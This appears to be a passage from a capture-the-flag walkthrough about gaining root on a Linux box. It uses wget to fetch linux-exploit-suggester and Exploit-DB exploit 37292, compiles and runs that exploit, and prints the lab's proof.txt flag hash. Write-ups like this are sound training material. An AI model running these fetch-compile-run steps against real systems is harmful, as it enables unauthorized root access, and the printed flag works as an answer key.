
Let’s try to search for exploits using linux-exploit-suggester.



Download the linux exploit suggester: wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh

Run the linux-exploit-suggester.sh after giving the executable permission to the file.

It will fetch some of the exploits which can be used here.



After trying all the exploits one by one, the exploit 37292 was successful.

This is a C exploit.

Download the exploit: wget https://www.exploit-db.com/download/37292


Rename the file with an .C extension and run the exploit

Commands:

1) gcc 37292.c
2) ./a.out

Now we've got the root access

Now, just locate the flag file which is proof.txt and read it.



Proof.txt reads

702a8c18d29c6f3ca0d99ef5712bfbdc

----------EOF----------